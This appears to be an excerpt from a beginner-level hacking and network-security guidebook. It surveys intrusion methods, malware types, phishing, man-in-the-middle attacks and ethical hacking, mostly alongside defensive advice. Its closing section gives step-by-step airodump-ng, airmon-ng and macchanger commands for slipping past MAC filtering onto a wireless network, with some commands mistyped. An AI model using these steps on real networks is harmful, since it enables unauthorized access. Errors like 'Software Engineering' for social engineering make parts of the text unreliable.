- Intrusion
- Malware
- Denial of service attacks

Network Intrusions

Hackers employ numerous and unique techniques to access to network resources. When they do, many undesirable incidents happen that only seek to disrupt the normal operations on the given network.

The following are practical ways that attackers use to gain unauthorized entry into networks:

- Software engineering
- Password cracking
- Packet sniffing
- Vulnerable software

Software Engineering

Some network attackers resort to obtaining as much information regarding network users as possible as long as it gives them access to the network. This technique is known as social engineering.

Commonly, attackers act as network support team officials. They then call network users claiming that there is an issue with the specific user's account and that they would like to help. Blindly, the user reveals their login details (username and password) to the pretentious attacker-who uses the information to gain access into the network.

Other attackers go as far as searching into discarded trash (old files and documents) with the hope of stumbling upon some user's network access credentials. When they do, they use such information to gain access to and do a lot of illegal activities on the network.

There is no 100% watertight measure to prevent network intrusion using this technique. However, it is important to educate network users on the need to keep their network access credentials private and confidential so as to minimize the chances of unauthorized entry to the network via social engineering.

Password Cracking

There are cases in which an attack is on the network, but cannot pass the authentication test on the network systems. Under such circumstances, the attacker resorts to password cracking as the only solution to their predicament.

The first technique in password cracking is typically guesswork. This technique involves either a dictionary method or a brute force attack.

In the dictionary method, the attacker uses a familiar password and its variations until they figure out the correct one. However, a brute force attack involves the use of every possible combination of characters to crack the password.

Guidelines to prevent password cracking include:

- Avoid using dictionary words for passwords.
- Avoid using usernames (or any of your names) as a password.
- Limit login attempts into an account.
- Use strong passwords (long passwords with a combination of characters, digits, and symbols).
- Change your password as often as possible.

Packet Sniffing

Some attackers turn to sniffing of data packets over the network. In packet sniffing, the assumption is that the attacker can see packets as they move over the network. The attackers install special devices on the network. The attacker uses the device to see the packets and waits till a TELNET or FTP data packet appears.

Many applications sent passwords and usernames over the network in plain text. When an attacker manages to grab such information, they are able to gain access into the network systems and attack it however they please.

Data encryption is the solution to this menace. However, this is also no 100% guarantee since some attackers have the tools to decrypt encrypted data. Nonetheless, it is a measure that helps to an appreciable degree.

To achieve data encryption in a network, SSH should be preferred to TELNET or STFP instead of FTP (STFP stands for Secure FTP).

Vulnerable Software

It's luck to write error-free code. Writing huge chunks of program code may sometimes end up with errors and loopholes that give way to hacking attacks. The basic attack that takes advantage of such limitations is the buffer overflow.

A buffer overflow is a result of a program's attempt to place more data in a buffer than it was configured to hold. The result is the overflow spilling past the end and over immediate memory locations. An attacker may capitalize on the programmer's failure to state the maximum size of a variable. When the attacker finds the variable, he or she sends data to the application assigned to that variable. The program counter gets to the inserted code, runs it, and the attacker gets remote access to the network.

Sometimes, buffer overflows do lead to application crashes instead of access to the network by the attacker. Either way, the attacker manages to interfere with the normal operation of the network.

The above attack can be prevented by taking the following measures:

- Update software applications often to keep software patches and service packs current.
- Turn off all the ports and services that are unnecessary on any network machine.

Use **netstat –a** to see open ports on a machine (Windows OS). Another crucial command is the **netstat –b** that shows the executable involved in creating a listening port or the connection.

On Linux systems, **nmap** is the administrator's most crucial tool for scanning local computers or any other computer on a network to determine the network ports and services available to users. This tool can be installed on a Linux machine with the command: **yum install nmap.**

In addition, penetration testing is necessary to evaluate users' security on a network. This is achieved by deliberately trying to exploit the vulnerabilities that exist in a network. This involves the identification of possible issues with services, operating systems, and applications. Furthermore, verification of user adherence to policies as well as validation of protection mechanisms that are currently established.

Denial of Service (DoS)

Sometimes, a given service may be denied to a server, computer, or network. This happens in a process known as Denial of Service (DoS).

DoS can occur on a single machine, a network that connects different machines, or the entire network and the machines connected to the network.

Exploitation of software vulnerabilities on a given network may initiate a denial of service attack. For instance, a software vulnerability causes buffer overflow, which leads to the crashing of a network machine. Consequently, all applications-including secure applications-are affected.

Vulnerable software denial of service attack causes a machine to reboot repeatedly. This can also happen to routers through software options that exist for connecting to a router.

Another denial of service attack is known as a SYN attack. This refers to a TCP SYN packet. An attacker opens many TCP sessions by sending many TCP SYN packets to a host. Since a host has a limited memory for open connections, the many TCP sessions prevent other users from accessing the services on the machine since the connection buffer is full. Most modern operating systems are built with countermeasures against such attacks.

Chapter 5:
Hacking Network

Networks make up the business. There are so many different parts of a business that we need to know about, and that we need to be able to keep track of, and the network helps to keep it all together. This is one of the best ways to ensure that all the different computers, and all the different kinds of people who are able to work with a project inside of the company, will be able to work together through their own network.

Even with all the benefits that come with using these kinds of networks, it is important that we learn a bit more about how to keep these networks safe. You have to keep them open a bit; otherwise, the different people, computers, and processes would not be able to complete the work that they need along the way. But we also don’t want to allow it to be too open, or you are going to invite hackers onto the network as well. This is exactly the balancing act that many businesses are going to take a look at.

Hackers like to see how much they are able to get onto a network and use it for their own advantage. They like the idea of being able to get the information that is found on a network, especially the bigger networks, but they will go after the smaller networks as well, in order to steal information and often a lot of money. We will look at some different types of methods that we are able to use for hacking later on, but for now, we are going to focus more on some basics of hacking, and what we are able to do with this kind of network.

What is Hacking?

The first thing that we need to take a look at is the idea of hacking. Hacking is going to be a process where we are able to identify weaknesses that show up in the network or a computer system, and then use this in order to exploit the weaknesses and gain some access that we would like. A good method that is used with hacking is to work with an algorithm of password cracking in order to gain the access that we want to a system.

Computers have become pretty much a mandatory thing in order to make sure that your business is going to run in a successful manner. It is not enough though to have a system that is isolated, one that is not able to connect with any of the other computers in the building, or in other parts of the world. But when you bring them out and allow them to communicate with some other businesses out there, you will find that it does expose them to some vulnerabilities along the way as well.

This is a common issue that a lot of companies are going to have to face along the way. They need to allow their computer systems to talk to and work with some other networks out there, and to have this open communication, but they also want to reduce the threats that are going on around them. They do not want to have things like any of the common cybercrimes showing up because this is going to end up costing them millions of dollars on a yearly basis and can be so bad for them and their customers. Many businesses need to find a way to keep their information safe, while still being able to conduct the business that they want.

Who is a Hacker?

Another thing that we need to take a look at is the different types of hackers. Usually, when we are talking about a hacker, we are going to imagine someone who has some bad thoughts in mind, someone who is sitting behind a desk in a dark room, intent on taking down the government or someone else and causing a lot of harm. But there are actually a lot of different types of hackers out there. These hackers are often going to work with similar kinds of methods in order to get the work done, but it is often the intention behind what they are doing that will make the difference.

A hacker is going to be someone who is able to find and exploit out the weaknesses that are found in a computer system or a network in order to gain the access that they would like. Hackers are usually going to be computer programmers who are skilled with a lot of knowledge about computer security. Many times we are able to classify hackers based on the intent of their actions. Some of the most common types of hackers that we are able to explore and learn about will include:

1. The ethical hacker or the white hat hacker: These are going to be the hackers who will gain access to a network or a system with a view to fix identified weaknesses. They can sometimes do things like checking out the vulnerability of a system or penetration testing. If you are working on your own system and making sure that it is safe against others, then you would be a white hat hacker. If someone hires you to do the same thing on their system, this is white hat hacking for them as well.
2. Cracker or a black hat hacker: This is a type of hacker who is going to gain some access that is unauthorized to a computer system for their own personal gain. The intent for this one is to usually steal some corporate data, violate the privacy rights of others, and move funds from various bank accounts along the way.
3. Grey hat hackers: This is going to be a hacker who is somewhere between the ethical hacker and the white hat hacker. Their intentions are not really malicious, but they don’t usually have permission to be on the system they are attacking either. This person is going to break into some computer system, without the right permission, in order to figure out the weaknesses. But instead of using these weaknesses against the company, they will often reveal these to the owner of that system.
4. Script kiddies: This is going to be someone who doesn’t have any skills in coding or hacking who is able to gain access to the

system. They also will not learn about the process of coding either. They will use some hacking tools that are already in existence to get to their goal and leave it at that.

5. Phreaker: This is someone who is not really as prevalent today as they were in the past, but they are going to be able to identify and then exploit some weaknesses that happen in a phone system and not in a computer system.

Types of Cybercrimes

The next thing that we need to take a look at here is something that is known as cybercrime. This is going to be any kind of use of a network or a computer to help perform activities that are considered illegal. This could include bullying online, spreading viruses online, performing electronic fund transfers that are not authorized, and more. Most of these kinds of crimes are going to be committed online, but there are other options that we are able to look at as well. In some cases as well, we are going to see these kinds of crimes happening with applications for online chatting, SMS for the mobile phone, and more.

You will also find that there are a lot of different types of these crimes that you will need to protect your computer against along the way. Some of the most common types of cybercrimes that we are able to be on the lookout for will include:

1. Computer fraud: This is going to include the intentional deception for personal gain with the help of some computer system.
2. Privacy violation: This is where we will see personal information exposed, including email addresses, phone numbers, account details, and more. These can happen on social media and more as well.
3. Identify theft: Another thing that we are able to watch out for here is the idea of identity theft. This is when a hacker or another person will steal the personal information of another person, either to sell it but often to use it as a way to impersonate that other person.

4. Sharing information and other files that are under copyright: This is when someone is going to distribute files that are protected against copyright, including some computer programs and eBooks.
5. Electronic funds transfer: This one is going to involve someone gaining access to a computer network of a bank, without the right permissions, and then making funds that are not authorized and that they are not allowed to do.
6. ATM Fraud: This one is going to involve someone intercepting card details from ATM, such as the PIN number or the account number. The hacker is then able to use all of those details in order to take out the funds that they want from an account that is intercepted.
7. Denial of Service Attacks: This is going to be a more advanced option that we are going to see when it comes to attacking and taking down the website that we are able to work with. This one is going to involve the use of many computers in many locations that are all under the control of the hacker in order to attack the servers with a view of shutting that down and causing the issues that you would like.
8. Spam: This is when the hacker is going to send out unauthorized and unwanted emails. Most of these can contain some emails in them, but it is possible that there are going to be a lot of other things that are found in these emails as well that can infect your computer in no time.

A Look at Ethical Hacking

We also need to take some time to explore ethical hacking and what we are able to do with this kind of hacking along the way. This is when we will, with the right authorization, identifying the weaknesses that are found in a network or system, and coming up with some countermeasures that are going to help protect some of these weaknesses along the way. There are a few different rules that an ethical hacker has to follow in order to make it work for being this kind of hacking, instead of some others. Some of these rules are going to include:

1. Get permission in writing from the person who runs and owns

the computer system or the network, before you start any of the hacking that you would like to do.

2. Protect the privacy of the organization that is being hacked in the process, and do not tell others that you are working on this.
3. When you find some weaknesses in the system that could put the business at risk, you need to transparently report this to the organization that owns and runs it all.
4. Inform all the vendors of the hardware and software that there are some of these weaknesses so that they can be prepared and do something to help fix them.

This also brings up the idea of why ethical hacking is such an important thing along the way as well. Information is going to be one of the most valuable assets that we are going to see with a company. Keeping this information as secure as possible is going to protect the image of an organization and saves the company a ton of money in the process. It is a lot of work to get started, but it can be so worth it.

Hacking is also going to lead to a lot of loss for a business, especially for those that are dealing with finances, like PayPal. Ethical hacking is going to help them to be a step ahead of these criminals. This is a good thing because otherwise, they would lead to a big loss in business along the way as well.

While we are on this topic, we need to take a look at the legality that we will see with ethical hacking. This is going to be something that is considered legal, and you will not get in trouble for doing it, as long as the four rules that we established earlier on are in place right from the very beginning. There is also a certification program that a hacker is able to take in order to help make sure that they are up to date on the skills that are needed to get this work done, and will ensure that we are set up and ready to go with the work in no time.

Hacking is going to be a big deal to many companies and their networks if they are not careful with how they protect themselves and the valuable information that is found on them. Remember that hacking is going to be when we can identify and exploit some weaknesses that are found on a computer system or network, and closing up some of these weaknesses is the best way to make sure that things keep safe. In addition to hacking, we have to make sure that we watch out for what is known as cybercrime, which is when a hacker, or someone else, is going to commit some kind of crime with the help of computers and other similar items.

There are some differences in the kinds of hackers that you are able to encounter. When we are talking about a black hat hacker, these individuals are going to be the hackers that we are used to seeing and hearing about on the news and in movies. They only want to get on the system to cause some trouble and to steal information for their own needs. But there are also the ethical hackers, the ones who are there to help improve the security of a computer system or network. Ethical hacking is completely legal, and it is going to be one of the best ways that a company can make sure that their information is as safe and secure as possible along the way.


When we talk about our networks in this guidebook, we are looking at this from an angle of trying to keeping the information and the network as safe as possible. We will talk about a number of different techniques that a hacker is able to discuss when they are using your system and trying to gain the access that they would like to that. But we are doing this as an informative kind of idea, in order to help you to know the best places in order to protect your system.

Ethical hacking is considered legal, and it is completely fine for you to work with this if you are trying to keep your own system safe and secure from someone else. You can even do this on another system if you would like, as long as the other person knows that you are there and has given you permission in order to do this to keep them safe. We have to remember that the ethical hacker and the black hat hacker are going to use some same ideas when it comes to how they will handle the methods of hacking. But the difference is whether they are given permission to do the work and if they try to do it to protect or exploit the system they are on.

In this guidebook, we need to make sure that we are doing everything in an ethical manner. We do not want to end up with something getting us in trouble because we do not follow the rules, or we use this in the wrong manner overall. Make sure to keep ethical hacking in mind ahead of time to make sure that you can do this in a safe and legal manner.

And that is the critical thing that we need to work on when we are in this guidebook. Hackers are always able to get through and spend the time that is needed to really find those weaknesses. And then your business is at risk, and it is going to cause so many more problems than it is worth. This is why hacking on an ethical form is going to be one of the best methods to use, because it will ensure that you are able to protect and close up those weaknesses and vulnerabilities, and will keep the hacker out.

Chapter 6:
Different Hacking Methods



There are a lot of different methods that a hacker is able to work with when it is time for them to try to get onto one of the networks that they have their eyes on. It is important to always be on the lookout for what someone may try to do, and getting a look at some different methods of hacking that another person could do to get on your system is going to be something that we need to pay attention to as well. Some various hacking methods that are out there right now, and that could put your own computer at risk in no time, will include:

Keylogger

The first option that we are going to take a look at is the keylogger. This is going to be a simple software that will record the key sequence and the strokes of your keyboard into a log file onto the computer of the hacker. Any time that the hacker works on a keystroke, they are going to have that information sent right over to the hackers' computer so that they will be able to see what you are doing and figure out if there is information on your username and passwords.

These log files that go over to the hacker might contain a lot of the personal information that you would like to keep safe and secure on your system. For example, they could send over things like your passwords and personal email IDs as well, often without you knowing what is going on at all.

This process is going to be known as keyboard capturing, and it can be either a type of hardware or software. While the software key logger of this type is going to target more about the programs that are installed on the computer of the target. But there are also some hardware devices that the hacker is able to rely on, and these are going to target something a bit different, like the smartphone sensors, electromagnetic emissions, and keyboards.

The key logger attacks are a big reason why there are a lot of online sites for banking that will allow you to have an option to work with their virtual or on the screen keyboards. It is important for you to be careful when you are working with your computer in a public setting in case a hacker is trying to gain access to the information that you are sending.

Malware

Another thing that we need to take some time to look at here is the idea of malware. This is going to be malicious software that is able to get into your system. To put it in simple terms, malware is going to be any kind of software that was written in a manner to steal data, damage devices, and cause a mess for the target. Viruses, spyware, ransomware, and trojans are good examples of the types of malware that you could experience and that you need to protect your system from.

For the most part, this malware is going to be created by a team of hackers because they would like to sell the malware to the highest bidder they can find online, or because they would like to make money by stealing the financial information of their target. However, there are some other issues that can come up as to why the hacker could use this. They may be able to use the malware as a weapon of war between two governments, to test the security of a system, and even to protest. No matter how or why the malware was created, it is going to be bad news when it is something that can end up on your own computer.

Malware is able to do a lot of different things based on how you are going to use it, or what the hacker plans to see it do. Some different types of malware that you need to be aware o and watch out for will include:

1. Virus: These are similar to the biological namesakes that they are given. They will attach themselves to files that are clean, and then will infect other clean files as well. It is possible for the virus to spread in a manner that is hard to control, and this is going to end up damaging the core functionality of the system. It can even help to delete or corrupt some files on your system. They are often going to show up as an executable file that the target will click on and infect their computer with.
2. Trojans: This is a malware type that is going to be able to disguise itself as software that is legitimate, or it is going to be hidden in some software that is legitimate, but someone has been able to tamper with it. Often this is going to act in a discrete manner and will create a back door to the security of your system so that other malware is able to get in.
3. Spyware: This is a type of malware that has been designed to spy on you and all the actions that you are able to do on your system. It is going to hide in the background of your system and will take some notes on what you would like to do online, including your surfing habits, credit card numbers, passwords, and anything else that the hacker would like to get their hands on.
4. Worms: These are similar to viruses, but they will do the work in a slightly different manner. The worm is going to infect the entire network of devices that you have, either locally or through the internet, by using the interfaces of the network. It is going to use each of the infected machines that it has already been connected to in order to help it to infect other computers as well.
5. Ransomware: This is going to be a type of malware that is going to work to lock down your files and computer. It is going to threaten to erase everything that is found on your computer unless you agree to pay some kind of ransom.
6. Adware: Though this is not always something that is going to be malicious in nature, aggressive software for advertising can undermine the security of your system in order to serve ads to you. This can really open up the door to other malware as well. And the pop-ups are really annoying, and no one wants to have to deal with them.
7. Botnets: These are going to be networks of computers that are

infected. The hacker infected them in order to gain access and control over how they function, usually to run a DDoS attack that we will talk about later.

Keeping an anti-malware software on your computer is going to be one of the best ways to ensure that you are able to keep the malware from your computer. Hackers are always trying to find new and innovative ways to attack your system, though. So, it is often best if you make sure that all the updates on your operating system, and any of the software that you use on your computer, including the anti-malware, are updated on a regular basis so that no holes are found on this system.

Trojan Horses

The trojan horse is going to be a kind of malware that is going to disguise itself as something that is legitimate. The hope is to trick the target into clicking on a link or downloading something that looks like it is safe so that the trojan horse can be added to the system. You will find that these trojans can be employed by hackers and other thieves online who would like to gain some access to the system of their users. Often there will be some social engineering in place to help trick the user to give up the information or click on the link so that the trojan can be added and executed on the system.

Once the trojan has had some time to become activated, it allows the criminal to spy on you while you do work on the computer, steal your data that is more sensitive, and even gain some backdoor access that they want to your system. Some actions that the hacker could try to do with the help of the trojan horse can include:

1. Deleting your data
2. Blocking the data that you need from getting in.
3. Modifying the data
4. Copying your data and giving it to the hacker.
5. Disrupting how well your computer, and even the network, is able to perform.

One thing that you will notice with these is that they are a bit different than worms and viruses. For example, they are not able to go through and replicate themselves. But if they are able to get onto a system because of someone who is trusting, the hacker will be able to use that trojan in order to add malware, viruses, and more onto that system with ease.

Ransomware

Ransom malware, also known as ransomware, is going to be one of the types of malware that is going to get on your system and will prevent you from accessing your system or any of the personnel files. Everything is going to be locked up and when you try to open them up, you will find that they are corrupted or encrypted, and you are not able to do anything with them at all. Often the hacker who does this is going to demand payment, usually in Bitcoin or another cryptocurrency that is hard to see, and then will use this to regain access.

The earliest variants that you are able to find of this kind of malware were going to be found way back in the 1980s, and payment was something that people had to send through snail mail. Of course, these attacks have become more advanced today, and we will find that usually, this has to be something that we send with a credit card or a cryptocurrency.

One thing to keep in mind is that just because pay the ransom doesn't mean that the hacker is actually going to keep their word. Sometimes they will not let go of the files, and you will be stuck without any of the parts that you need on your network. Other times you will have the appearance of getting the information back, but the hacker probably left something behind like a Trojan horse, a virus, or malware so that they can get on your system again if they choose to do this.

Waterhole Attacks

The second option that we are going to take a look at is known as a waterhole attack. This is going to be where the hacker is going to try to poison a place so that the target will get hit by the attack, just because they are completing an action that they think is completely normal. This means that the hacker is going to work on hitting the part of the network for the target that is the most accessible, at least physically.

A good example of this one is when the hacker will try to target the most accessed physical location of the target in the hopes of attacking them in the process. This point could be like in a coffee shop or a cafeteria, for example. Once the hacker has had a chance to figure out when you are in these public locations, they will be able to get into there, and then create a fake access point for the Wi-Fi. They would disguise this to look like the one that you are used to getting on, but it will be controlled by the hacker, and they will be able to cause some issues that they want. For example, they may go in and modify a few of the websites that you tend to visit the most, so that these websites will be redirected to the hacker, allowing them to steal the personal and financial information that they want.

As this attack works to collect information from the user when they are in one specific place, being able to detect this attack is going to be harder to figure out than some others. One of the best ways that you are able to make sure that you are protected from this attack is to follow some basic security practices that are available and always update the software and the operating system on your computer as often as possible to keep it safe.

Fake WAP

The next attack that is on our list is going to be working with a fake WAP. Sometimes a hacker is not going to really try and get on the system to cause issues or to steal money. They may do this kind of attack in order to have fun and figure out the amount of chaos that they are able to cause on the system. Even when they do this as a way to have fun, the hacker is able to work with some specific software that will allow them to create their own wireless access point that is fake.

This particular WAP is going to connect to the official public place WAP so that it will seem to be normal to someone who is not looking that closely at it. Once the target is able to connect onto the fake WAP, the hacker is able to use that to their advantage. They will often be able to steal information and use it in the manner that they would like.

Passive Attacks

This is a method that is sometimes known as eavesdropping as well, but it is a more passive attack where the hacker is going to spend their time listening in on the conversation of another person, and learning what they can from the data and communication that goes from one network or system to another.

Unlike a few of the other attacks that we have already looked at that are going to be a bit more active in nature, and that want the hacker to put in a bit more work in the process, you will find that a passive attack is going to get the hacker onto the network that they would like. Then they stop and just look around, without causing any issues in the process. This method is going to ensure that the hacker is able to monitor what is going on with that computer system and the networks that are there, and they can use this to gain information that they really should not have access to.

The main motive that we are going to see with the passive attack is that the hacker does not intend to harm the system right now. Right now, they are working in a more passive manner in order to get more information out of the system, without the people who own the system having any idea that they are there or that something is going on. These hackers may target different things like phone calls, instant messaging services, web browsing, emails, and more in order to learn what is going on and then decide what kind of attack they would like to do at a later time.

Phishing

The next type of attack that we are going to take a look at here is known as phishing. This is where the hacker is going to spend some time trying to replicate a website that is common and that others trust. Then they are going to find a way to trick the target when they send out the spoofed link. Often we will see this when a hacker tries to steal the banking information of a target. They will send out an email that looks like it comes from the bank, and then they will be able to steal the login credentials if the user does go through and put in that information.

When we are able to combine phishing together with social engineering, which we will talk about more in the next chapter, we will find that it is going to be used often, and it can be really dangerous. If we are not on the alert against people who are trying to deceive us and steal our information, it is way too easy to fall prey to some of these attacks and what they can do to us.

Once the victim goes to the email that is spoofed and tries to enter in some data that is needed, the hacker is going to be able to get to that private information with the help of a Trojan horse that is running on the site that is fake and made up. This is why we need to be careful when it comes to the emails that we open and where we are placing some of our private information.

Bait and Switch

Another one of the techniques that we are able to spend some of our time on will be known as Bait and Switch. This one is going to be where the hacker is going to purchase some space of advertising on a website. Then later, when the user is able to click on the ad, they may find that they are going to a website that is not always as secure as we would hope. Instead, they are going to end up on one that may have a virus or malware or something else on it that we need to be careful with.

This works so that the hacker is able to get people to click on their links, and then they can add in some malware and adware to the computer of the target when they would like. The user is going to get caught, and sometimes not even notice what is going on. If the hacker is successful, then they will be able to go through and run that malicious program on the target computer and steal the information that they would like.

Cookie Theft

There are many sites that are going to rely on cookies in the browser in order to help hold onto the personal data that you have. These are going to be able to hold onto some information like our browser history, our usernames, and our passwords for the various sites that we try to access. Once the hacker has been able to access the cookie, they are able to do some authentication to make themselves look like you on the browser. A popular method to carry out this kind of attack is to encourage a user’s IP packets to pass through the machine of the attacker.

This can be called a few different names, and it is an easy attack to carry out if the user is not working with SSL or https for their entire session. On the websites where you have to enter in some information, it is very important to double-check that the connections you are relying on here are encrypted.

Man in the Middle Attack

This one is a big issue that a lot of people are going to face along the way and can be a big reason why they end up with a lot of trouble when it comes to the safety of the computer system that they are using. And this is going to be known as a man in the middle attack. This is going to be a special kind of attack that allows the hacker to steal information, and even make modifications to the material, without the other two networks who are communicating knowing about it in the process.

With this one, there have to be three main players on hand to make it successful. There will be the victim, the entity that the victim is trying to communicate back and forth with, and then the hacker who will be the man in the middle of both of these two. One of the most critical parts that come with this situation and this kind of attack is that the victim if the hacker is really successful, should have no idea that there is someone in the middle of that process, someone who is taking their messages and stealing the information that is inside.

So, that is going to bring up the question of how all of this is going to work. Let's say that you are doing some work, and then you get an email, one that appears as it has come from your bank. They are asking you to take a moment to click on the link on the website and log into your account so that you can confirm the contact information that is there. Thinking that this is a message that does come from your bank, you decide to click on the link that came in that email.

You get sent to a page that looks pretty legitimate, and like it is something that you are able to trust. Because you believe that this is something that actually comes from your bank, you will add in the information about your login and complete the task that the bank asked you to work with.

When we take a look at this specific situation, we are going to find that the man in the middle would be the hacker who actually sent this email over. They went through a lot of work to make sure that the website and the link and everything else that you saw looked like it was legitimate. They even went so far as to make a website that looked like it came from the bank as well, so that you would be more willing to go through and add in some of your own credentials after you clicked on the link.

But, when you do what the hacker was hoping all along, you are getting yourself in trouble. You will find that you are not going to end up on the legitimate website for your chosen bank, no matter how real and good it is going to look in the process. Instead, you end up on the website of the hacker, and you are handing over all the credentials and information to your money right into the hands of the hacker. All because you trusted an email that you were sent out of the blue.

These man in the middle attacks are going to happen in two forms. One of these is going to involve having physical proximity to the target you want to work against. And then, the second is going to involve some malicious software or malware in the process. The second form, which is like the fake bank example that we had above, is going to be known as a man in the browser attack.

Most of the time, hackers are going to execute this kind of man in the middle attack by going through a few different phases, which are interception and decryption. With a traditional man in the middle attack, the hacker is going to find a way to gain access to a Wi-Fi router that is either unsecured completely, or it is not secured very well.

We are going to be able to find these bad connections in public areas, such as the ones that have free hotspots for Wi-Fi, and even in some people's homes if they do not add in the right kind of security. Attackers are able to spend some time scanning the router to figure out whether there are any vulnerabilities that will let them onto the network, such as a weak password.

Once the hacker has spent some time trying to find the router that they think is the most vulnerable, they are able to go through and deploy some tools that are really needed in order to intercept and then read the data that the victim is trying to send on through. The hacker has a few options here. For example, they are able to go through and insert some of their own tools between the computer and their target and any of the websites that the target wants to visit. In the process, they are able to gather up the credentials to log in to those websites, the banking information, and other information that the target is likely to not want the hacker to gather.

You may also find that the hacker is not going to find that man in the middle attack to be as successful as they would like if they just intercept the data without doing some more work as well. Most victims, unless they have really bad security on their computers and networks, are going to have their data encrypted in some manner. The hacker has to go through and fix this and make it so that it is no longer encrypted, to ensure that they can read what is there.

There are some options that the hacker is able to focus on when it is time to work on one of these men in the middle attacks. But no matter what method they decide to go with, they will find that this is going to provide them with a chance to get into the system and use the weaknesses that are there in order to cause the chaos that they would like. You do have to make sure that you are careful to avoid these, avoiding links when you get an email and going directly to any website, such as your banking website, when they ask for information, rather than just clicking on the link and providing that information. This will help to keep hackers and those out to get you away from your information.

A hacker is going to find that some of these men in the middle attacks are going to be useful for what they would like to get done because it provides them with a ton of information on their target. Often the target has no idea who is there or that someone is trying to handle the data and take it from you. Being critical of the things that you are seeing online is going to make a difference in the results that you see.

Password Stealing

Another option that we are able to see with a hacker is the idea of password stealing. Many hackers are going to work on this one because they know that it can provide them with a lot of information on their target, and it allows them a way to get onto a network without as much work. And since many people still insist on not having a really strong password, or going with one that is really easy to guess, it is no wonder that the hacker is able to get this information and do whatever they want on the computer.

There are a few methods that are available for the hacker to use. Keep in mind that if you have a really strong password, and you make sure that your password is not the same on many different sites, then you should be safe even from this kind of attack. But it is still possible that the hacker is going to work to make sure they can get the information that they want along the way.

One option is a brute force attack or a dictionary attack. This is when the hacker is just going to try out a bunch of different passwords to see which one is going to stick and be the one that they need to get on. If you have a common password or one that matches up with your family or something the hacker is able to learn about you online, then it is likely that this attack, given enough time, is going to work against you.

Hackers are also able to go through and create their own password crackers. What this means is that they can go and, through social engineering and other options, add on a tool that is able to monitor the websites that you are on, check what you are typing in, and then report this kind of information back to the hacker. The hacker is then given a view of the passwords and usernames and even the websites that you use, and they can use this information against you.

As we mentioned, some of the best methods that you are able to use in order to really make sure that you are able to keep the hacker out of some of your valuable information are:

- Taking care of the accounts that you are working with;
- taking care that you use different passwords on each one;
- making sure that you go with passwords that are not easy to guess.

Mac Spoofing

The final thing that we are able to spend some time on in this chapter is something known as the Mac Spoofing. This is going to be where the hacker is going to get themselves onto a network while looking the whole time like they really do belong on that network. We are going to take a look at some steps that a hacker is able to use in order to complete one of these attacks and get themselves on the network that they would like along the way. This is going to involve doing some MAC spoofing that will help you to confuse the other person or the rest of the network, and then you can do some filtering in the process in order to make sure that the hacker can stay on the network for as long as they would like.

You may find that the idea of MAC filtering is going to be something that is really useful to work with here because it is going to be responsible for helping a computer to lock out the MAC addresses that are not allowed to be there to connect to the wireless network. You will find that, for the most part, this is going to be an effective manner to keep hackers and others without the proper authorization from getting into your system. But it is not always going to work each time, and this is what the hacker is hoping for.

When a hacker is looking to do one of these options, then there are a few steps that they are able to go through in order to make sure that this spoofing is done and that the system is going to allow them to get on. Without them getting caught up in the act and getting told on by the system or another person at all. And if everything goes well, the hacker will be able to stay on the network for as long as they want, looking at things, stealing information, and more. Some steps that need to happen to make sure that the MAC spoofing happens includes:

- Make sure that the Wi-Fi adapter that you are on is using monitor mode. When this is done, you are able to find the wireless network that you want to target, as well as information on who else is connected to it. To do this, you would want to type in the following command:

  - Airodump-ng-c [channel]-bssid [target router MAC Address]-I wlan0mon

- After this, you will notice that a window shows up that will display all the clients who are connected to that network. You should also be able to see the MAC addresses that come with those clients. These are the addresses that you will need to hold on to because they will help you complete the spoof and enter the network.
- From here, you will want to pick out one of the MAC addresses that are on the list, maybe write down a few in case you misplace them later on, and need to save time.
- Now before you are able to perform this spoofing, you will need to take your monitoring interface down. You can do this by entering the following command:
  - Airmon-ng stop wlan0mon
- The next thing that you will do is to take down the wireless interface of the MAC address that you want to spoof. To do this, enter the following command:
  - Ifconfig wlan0 down
- At this time, you will want to make sure that you use the Macchanger software so that you can change up the address. You can do this by using the following command:
  - Macchanger – m [New MAC Address] wlan0
- Remember, you already took down the wireless interface in a previous step. Now you will want to bring it all backup. To make this happen, type in the following command:
  - Ifconfig wlan0 up

